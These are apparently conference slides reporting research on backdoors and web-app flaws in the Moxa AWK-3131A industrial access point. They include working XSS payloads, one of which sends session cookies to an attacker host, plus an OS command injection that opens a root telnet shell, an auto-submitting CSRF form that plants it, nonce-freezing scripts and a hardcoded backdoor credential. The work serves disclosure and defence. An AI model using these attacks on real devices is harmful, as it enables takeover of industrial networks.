



PROTECTING YOUR NETWORK

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FROM BOX TO BACKDOOR

*Using Old School Tools and Techniques to Discover
Backdoors in Modern Devices*

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OVERVIEW

INTRO: WHO, WHAT, WHY

MOXA AWK3131A WAP

MOXA WAP: ABOUT

“The AWK-3131A is 802.11n compliant to deliver speed, range, and reliability to support even the most bandwidth-intensive applications. The 802.11n standard incorporates multiple technologies, including Spatial Multiplexing MIMO (Multi-In, Multi-Out), 20 and 40 MHz channels, and dual bands (2.4 GHz and 5 GHz) to provide high speed wireless communication, while still being able to communicate with legacy 802.11a/b/g devices. The AWK's operating temperature ranges from -25 to 60°C for standard models and -40 to 75°C for wide temperature models, and is rugged enough for all types of harsh industrial environments. Installation of the AWK is easy using DIN-Rail mounting or distribution boxes, and with its wide operating temperature range, IP30-rated housing with LED indicators, and DIN-Rail mounting it is a convenient yet reliable solution for all types of industrial wireless applications.”

- Moxa



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MOXA WAP: ABOUT TL;DR

- It's an 802.11n Wireless Access Point (WAP)
 - in a din rail mountable enclosure
 - many of the parts inside are the same as in common SOHO networking devices
- Moxa advertises that the AWK series is
 - "a Perfect Match for Your AGV & AS/RS Systems"
 - Automated Guided Vehicles (AGV)
 - Automated Storage and Retrieval System (AS/RS)
 - common in Automated Materials Handling (AMH) systems.



Reliable Networks for Mobile Operations

To ensure continuous AGV operations, our AWK-1131A wireless client features Tuffo Roaming technology to achieve millisecond-level handoffs. Moreover, our AWK-A series devices undergo rigorous testing for suitability in environments with extreme vibration.

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MOXA WAP: ABOUT

- It's "Unbreakable"



- challenge accepted

MOXA WAP: DEVICE LIMITATIONS

- Limited to about 8k connections per some unit of time
 - lots of resource exhaustion DoS issues
 - throttle traffic or wait for recovery
- Crashes... a lot
- No legit operating system access
- Very limited shell environment
 - most management and configuration done via web app
- Crashes... A LOT
 - so many crashes...
 - usually needs a reboot to recover
 - later, we'll have access to crash dumps and see a lot of these crashes are seg faults (want some CVEs?)


MOXA WAP: DEVICE LIMITATIONS

```
sh: fw printenv: not found
Model Name      : AWK-3131A-US
LAN MAC Address : 09:98:E8:57:23:87
Serial No       : 871
Firmware Version: 1.1 Build 15122211
```

- ```
<< Main Menu >>
(1) System Info Settings
(2) Network Settings
(3) Time Settings
(4) Maintenance
(5) Restart
(q) Quit
```

```
Key in your selection: ■
```

# MOXA WAP: DEVICE LIMITATIONS



```
/usr/webs # iw_webs &
/usr/webs # iw_webs &
[1]- Segmentation fault iw_webs
/usr/webs # netstat -an
```


# MOXA WAP: FIRMWARE ANALYSIS

```
root@kali:~/Downloads# binwalk AMK3131A_1.3_Build_16100315.rom
```

| DECIMAL | HEXADECIMAL | DESCRIPTION |
|---------|-------------|-------------|
|---------|-------------|-------------|

```
root@kali:~/Downloads# strings -m 10 AMK3131A_1.3_Build_16100315.rom
nOW fng th
nmplete[n>
.(7 1Lfor the datu
E3.76EMENT for the 9ate!o$"
LFe p;@j#&k'
W WV-m?:@9
4h=u]Sg)z?
5j '\D .MGuM
q<'ilv'2X-
```

# MOXA WAP: FIRMWARE ANALYSIS



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
# MOXA WAP: SCAN AND ENUM

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|          |      |                            |
|----------|------|----------------------------|
| 22/tcp   | open | ssh Dropbear sshd 0.53     |
| 23/tcp   | open | telnet BusyBox telnetd     |
| 80/tcp   | open | http GoAhead WebServer     |
| 443/tcp  | open | ssl/http GoAhead WebServer |
| 5801/tcp | open | Moxa serviceAgent (TCP)    |
| 5800/udp | open | Moxa serviceAgent (UDP)    |

# MOXA WAP: WEB APP

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# MOXA WAP: WEB APP

|                 |                                                                               |
|-----------------|-------------------------------------------------------------------------------|
| Host            | 192.168.127.253                                                               |
| User-Agent      | Mozilla/5.0 (X11; Linux i686; rv:45.0) Gecko/20100101 Firefox/45.0            |
| Accept          | text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8               |
| Accept-Language | en-US,en;q=0.5                                                                |
| Accept-Encoding | gzip, deflate                                                                 |
| Referer         | http://192.168.127.253/Login.asp                                              |
| Cookie          | <u>Password508=bee8b8986a5a48a2f1a0fb42ebacf328</u>                           |
| Connection      | keep-alive                                                                    |
| Content-Type    | application/x-www-form-urlencoded                                             |
| Content-Length  | 58                                                                            |
| POSTDATA        | <u>Username=not a real user&amp;Password=&amp;Submit.x=25&amp;Submit.y=14</u> |

# MOXA WAP: WEB APP


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```
lw $v0, 0x20*(arg_0($rp)) # $t1
lui $v0, 0x45
addiu $a1, $v0, (aAdmin_0 - 0x450000) ## "admin"
la $v0, strcmp
move $t9, $v0
jalr $t9 ; strcmp
nop
lw $sp, 0x20*(arg_1($rp))
```

# MOXA WAP: WEB APP - NONCE

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- cryptographic nonce:
  - In crypto, a Number used ONCE
  - Uses
    - prevents replay attacks
    - as a pseudo random IV
    - a salt in hashing algorithms



- not the Urban Dictionary definition of nonce
  - "(UK) Slang for paedophile." (sic)

# MOXA WAP: WEB APP – SESSION

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```
#!/usr/bin/python

import urllib2
import md5

password = "root"

nonce = urllib2.urlopen("http://192.168.127.253/webNonce?time=0").read()
cookie = md5.new(password + nonce).hexdigest()
```

# MOXA WAP: WEB APP - FREEZE NONCE

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```
#!/usr/bin/python

import urllib2
import time

while True:
 nonce = urllib2.urlopen("http://192.168.127.253/webNonce?time=").read()
 time.sleep(250)
```

# MOXA WAP: WEB APP - FREEZE NONCE

| curl -X POST http://192.168.1.100:8080/awk -T "nonce" |      |            |      |
|-------------------------------------------------------|------|------------|------|
| 3412 results                                          |      |            |      |
| awk                                                   | Set: | 5 35-37-37 | 2956 |
| awk                                                   | Set: | 5 35-35-45 | 2956 |
| awk                                                   | Set: | 5 35-35-45 | 2956 |
| awk                                                   | Set: | 5 35-37-45 | 2956 |
| awk                                                   | Set: | 5 35-38-45 | 2956 |
| awk                                                   | Set: | 5 35-38-45 | 2956 |
| awk                                                   | Set: | 5 35-40-45 | 2956 |
| awk                                                   | Set: | 5 35-42-45 | 2956 |
| awk                                                   | Set: | 5 35-42-45 | 2956 |
| awk                                                   | Set: | 5 35-42-45 | 2956 |
| awk                                                   | Set: | 5 35-43-45 | 2956 |
| curl -X POST http://192.168.1.100:8080/awk -T "nonce" |      |            |      |
| The                                                   | Set: | 6 38-34-59 | 2956 |
| The                                                   | Set: | 6 38-35-59 | 2956 |
| The                                                   | Set: | 6 38-36-59 | 2956 |
| The                                                   | Set: | 6 38-37-59 | 2956 |
| The                                                   | Set: | 6 38-38-59 | 2956 |
| The                                                   | Set: | 6 38-39-59 | 2956 |
| The                                                   | Set: | 6 38-40-59 | 2956 |
| The                                                   | Set: | 6 38-41-59 | 2956 |
| The                                                   | Set: | 6 38-42-59 | 2956 |
| The                                                   | Set: | 6 38-43-59 | 2956 |

# MOXA WAP: WEB APP - FIX SESSION

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- The session token is calculated:
  - $\text{token} = \text{MD5}(\text{password} + \text{nonce})$
- The device has only:
  - 1 user (admin) – effectively, there are no users
  - 1 password (default is “root”)
  - 1 nonce (only changes after 5 mins of inactivity)

THERE IS ONLY 1 VALID SESSION TOKEN AT A TIME!

# MOXA WAP: WEB APP - XSS




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# MOXA WAP: WEB APP - XSS

- /client\_list.asp [devIndex parameter]
  - devIndex=bikf4"><script>alert(document.cookie)<%2fscript>ej77g
- /multiple\_ssid\_set.asp [devIndex parameter]
  - devIndex=wireless\_cert.asp?  
index=bikf4"><script>alert(document.cookie)<%2fscript>ej77g
- /wireless\_cert.asp [index parameter]
  - wireless\_cert.asp?  
index=bikf4"><script>alert(document.cookie)<%2fscript>ej77g
- /wireless\_security.asp [vapIndex parameter]
  - vapIndex=bikf4"><script>alert(document.cookie)<%2fscript>ej77g

# MOXA WAP: WEB APP - XSS



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# MOXA WAP: WEB APP - XSS

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```
http://<device IP>/wireless_cert.asp?index=?
index=%22%3E%3Cscript%3Ewindow.location=%22http
://<attacker ip>/test?
cookie=%22.concat%28document.cookie%29%3C/
script%3E
```

# MOXA WAP: WEB APP - XSS

```
[root@kali: ~]# nc -klvv 80
listening on [any] 80 ...
connect to [192.168.127.252] from kali [192.168.127.252] 38478
GET /test?cookie=Password508=1668a48faec1df871ec5fd265ab192bb HTTP/1.1
Host: 192.168.127.252
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.127.253/wireless_certi.asp?index=7&index=%22%3E%3Cscript%3Ew.location=%22http://192.168.127.252
/test?cookie=%22.concat(document.cookie)%3C/script%3E
DNT: 1
Connection: close
```

```
|GET /test?cookie=Password508=1668a48faec1df871ec5fd265ab192bb
```

# MOXA WAP: WEB APP - XSS

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- We have
  - user name (hardcoded)
  - nonce (frozen)
  - session token (stolen cookie)
- We can easily crack password
  - it's just MD5( password + nonce )
- But, we don't need the password
  - the nonce isn't changing
  - our session token will never become invalid

# MOXA WAP: SESSION HIJACK

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# MOXA WAP: WEB APP – OS CMD INJ

Ping

Destination : cat /etc/passwd|


Ping

```
root:$1$1ZudtN1wlCPXkNu2w6vT/:0:0:root:/etc/nologin.sh
94jo3dkru4:n4nEA29xuv1a.:0:0:root:/bin/sh
daccli:1SoCLuEVgl1iAqOA8pwkzAg1:0:0:root:/usr/sbin/daccli
bin:x:1:1:bin:/etc/nologin.sh
daemon:x:2:2:daemon:/sbin:/etc/nologin.sh
adm:x:3:4:adm:/var/adm:/etc/nologin.sh
lp:x:4:7:lp:/var/spool/lpd:/etc/nologin.sh
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/etc/nologin.sh
news:x:9:13:news:/etc/news:
```

# MOXA WAP: WEB APP – OS CMD INJ

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```
; /bin/busybox telnetd -l/bin/sh -p9999
```



# MOXA WAP: WEB APP – OS CMD INJ

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```
[root@192.168.127.253 ~]# /workspace/AWKE telnet 192.168.127.253 9999
Trying 192.168.127.253...
Connected to 192.168.127.253.
Escape character is '^]'.

= # id
uid=0(root) gid=0(root)
= # pwd
/
= # uname -a
Linux AWK-3131A_0871 2.6.31--LSDK-WLAN-10.2.85 #1 PREEMPT Tue Dec 22 11:33:58 CST 2015 mips GNU/Linux
= # whoami
root
= #
```

# MOXA WAP: GET BINARIES

|                 |                                         |
|-----------------|-----------------------------------------|
| fw:             | ELF 32-bit MSB executable, MIPS, MIPS32 |
| fw_console:     | ELF 32-bit MSB executable, MIPS, MIPS32 |
| fw_dlcConfig:   | ELF 32-bit MSB executable, MIPS, MIPS32 |
| fw_fw:          | ELF 32-bit MSB executable, MIPS, MIPS32 |
| fw_init:        | ELF 32-bit MSB executable, MIPS, MIPS32 |
| fw_ntp:         | ELF 32-bit MSB executable, MIPS, MIPS32 |
| fw_onekey:      | ELF 32-bit MSB executable, MIPS, MIPS32 |
| fw_onekey.c:    | ASCII text                              |
| fw_ramImage:    | ELF 32-bit MSB executable, MIPS, MIPS32 |
| fw_resetd:      | ELF 32-bit MSB executable, MIPS, MIPS32 |
| fw_setBios:     | ELF 32-bit MSB executable, MIPS, MIPS32 |
| fwSetValue:     | ELF 32-bit MSB executable, MIPS, MIPS32 |
| fw_snmpd:       | ELF 32-bit MSB executable, MIPS, MIPS32 |
| fw_webis:       | ELF 32-bit MSB executable, MIPS, MIPS32 |
| liblwip.dll.so: | ELF 32-bit MSB shared object, MIPS, MIP |

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# MOXA WAP: WEB APP - CSRF

```
<html>
 <body>
 <form action="http://192.168.127.253/forms/webSetPingTrace" method="POST">
 <input type="hidden" name="srvName"
value="; /bin/busybox telnetd -l/bin/sh
-p9999" />
 <input type="hidden" name="option" value="0" />
 <input type="hidden" name="bkpath" value="/ping_trace.asp" />
 <input type="submit" value="Submit request" />
 </form>
 <script>
 document.forms[0].submit();
 </script>
 </body>
</html>
```

# MOXA WAP: WEB APP - CSRF

Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State	PID/Program name
tcp	0	0	0.0.0.0:5801	0.0.0.0:*	LISTEN	548/serviceAgent
tcp	0	0	0.0.0.0:80	0.0.0.0:*	LISTEN	566/iw_web
tcp	0	0	0.0.0.0:22	0.0.0.0:*	LISTEN	594/dropbear
tcp	0	0	0.0.0.0:23	0.0.0.0:*	LISTEN	553/telnetd
tcp	0	0	0.0.0.0:443	0.0.0.0:*	LISTEN	566/iw_web
tcp	0	0	192.168.127.253:22	192.168.127.252:37600	ESTABLISHED	823/dropbear
udp	0	0	0.0.0.0:5800	0.0.0.0:*		548/serviceAgent
udp	0	0	192.168.127.253:123	0.0.0.0:*		519/iw_ntp

- # netstat -antup

Active Internet connections (servers and established)

Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State	PID/Program name
tcp	0	0	0.0.0.0:5801	0.0.0.0:*	LISTEN	548/serviceAgent
tcp	0	0	0.0.0.0:9999	0.0.0.0:*	LISTEN	882/busybox
tcp	0	0	0.0.0.0:80	0.0.0.0:*	LISTEN	566/iw_web
tcp	0	0	0.0.0.0:22	0.0.0.0:*	LISTEN	594/dropbear
tcp	0	0	0.0.0.0:23	0.0.0.0:*	LISTEN	553/telnetd
tcp	0	0	0.0.0.0:443	0.0.0.0:*	LISTEN	566/iw_web
tcp	0	0	192.168.127.253:80	192.168.127.252:40246	TIME_WAIT	-
tcp	0	0	192.168.127.253:22	192.168.127.252:37600	ESTABLISHED	823/dropbear
tcp	0	0	192.168.127.253:80	192.168.127.252:40250	TIME_WAIT	-
udp	0	0	0.0.0.0:5800	0.0.0.0:*		548/serviceAgent
udp	0	0	192.168.127.253:123	0.0.0.0:*		519/iw_ntp

- # ps

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# MOXA WAP: BACKDOOR

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- 94jo3dkru4:Zg5S0mmQKk3kA:0:0:root:/:/bin/sh
- daccli:\$1\$\$oCLuEVgI1iAqOA8pwkzAg1:0:0:root:/:/usr/sbin/daccli
- netdump:x:34:34:Network Crash Dump user:/var/crash:/bin/bash
- mysql:x:27:27:MySQL Server:/var/lib/mysql:/bin/bash
- admin:ZH0m6QMdLV0Wo:0:0:root:/:/usr/sbin/iw\_console
- art::0:0:art calibration:/etc/art\_shell.sh

# MOXA WAP: BACKDOOR

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- ✓ 94jo3dkru4:Zg5S0mmQKk3kA:0:0:root:/:/bin/sh
- ✗ ~~daccli:\$1\$\$oCLuEVgI1iAq0A8pwkzAg1:0:0:root:/:/usr/sbin/daccli~~
- ✗ ~~netdump:x:34:34:Network Crash Dump user:/var/crash:/bin/bash~~
- ✗ ~~mysql:x:27:27:MySQL Server:/var/lib/mysql:/bin/bash~~
- ✗ ~~admin:ZH0m6QMdLV0Wo:0:0:root:/:/usr/sbin/iw\_console~~
- ✗ ~~art::0:0:art\_calibration:/:/etc/art\_shell.sh~~

# MOXA WAP: BACKDOOR

```
- # grep -r "94jo3dkru4" /
grep: /dev/console: No such device
grep: /dev/dk0: No such device or address
grep: /dev/d1: No such device or address
/dev/mem:94jo3dkru4:$1$1ZudtNiwlCPXkNu2w6vT/:0:0:root://bin/sh
- # grep -r "94jo3dkru4" /
-/dev/mem:/dev/mem:94jo3dkru4:$1$1ZudtNiwlCPXkNu2w6vT/:0:0:root://bin/sh
/dev/mem:@dev/mem:6grep
-# grep -r "4jo3dkru4" /
-/dev/mem:/dev/mem:94jo3dkru4:$1$1ZudtNiwlCPXkNu2w6vT/:0:0:root://bin/sh
/dev/mem:@dev/mem:@ep
-# grep -r "4jo3dkru4" /
-/dev/mem:@dev/mem:/dev/mem:94jo3dkru4:$1$1ZudtNiwlCPXkNu2w6vT/:0:0:root://bin/sh
/dev/mem:@dev/mem:@dev/mem:@ep
-# grep -r 94jo3dkru4 /
/dev/mem:@6@0@/dev/mem:@/dev/mem:@94jo3dkru4
-# grep -r "4jo3dkru4" /
-/dev/mem:/dev/mem:@/dev/mem:94jo3dkru4:$1$1ZudtNiwlCPXkNu2w6vT/:0:0:root://bin/sh
/dev/mem:@6094jo3dkru4@Eh@4ac-md5,hmac-sha1-96,hmac-md5-96,hmac-ripemd160,hmac-ripemd160@openssh.c
-# grep -r "94jo3dkru4" /
-# grep -r "94jo3dkru4" /
-/dev/mem:/dev/mem:/dev/mem:94jo3dkru4:$1$1ZudtNiwlCPXkNu2w6vT/:0:0:root://bin/sh
/dev/mem:echo "94jo3dkru4:moxaiw@s" | /sbin/chpasswd
-/dev/mem:/bin/passwd -u 94jo3dkru4 -p "moxaiw@s"
-/dev/mem:94jo3dkru4:gsl/auFYlHrxI:0:0:root://bin/sh
-/dev/mem:/dev/mem:94jo3dkru4:gsl/auFYlHrxI:0:0:root://bin/sh
-/dev/mem:94jo3dkru4:$1$1ZudtNiwlCPXkNu2w6vT/:0:0:root://bin/sh
-/dev/mem:94jo3dkru4moxaiw
-/dev/mem:echo "94jo3dkru4:moxaiw@s" | /sbin/chpasswd
-/dev/mem:/bin/passwd -u 94jo3dkru4 -p "moxaiw@s"
-/dev/mem:ln -s "/usr/bin/python" /
```

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# MOXA WAP: BACKDOOR

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```
em:/dev/mem:/dev/mem:94jo3dkru4:$1$$1ZudtN1wlCPXkNu2w6vT/:
em:echo "94jo3dkru4:moxaiw%s" | /sbin/chpasswd
em:/bin/passwd -u 94jo3dkru4 -p "moxaiw%s"
em:94jo3dkru4:gsL/ouFY1HrxI:0:0:root:/:/bin/sh
em:/dev/mem:94jo3dkru4:gsL/ouFY1HrxI:0:0:root:/:/bin/sh
em:94jo3dkru4:$1$$1ZudtN1wlCPXkNu2w6vT/:0:0:root:/:/bin/sh
em:94jo3dkru4moxaiw
em:echo "94jo3dkru4:moxaiw%s" | /sbin/chpasswd
```

# MOXA WAP: BACKDOOR

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```
$ strings iw_doConfig | grep moxa
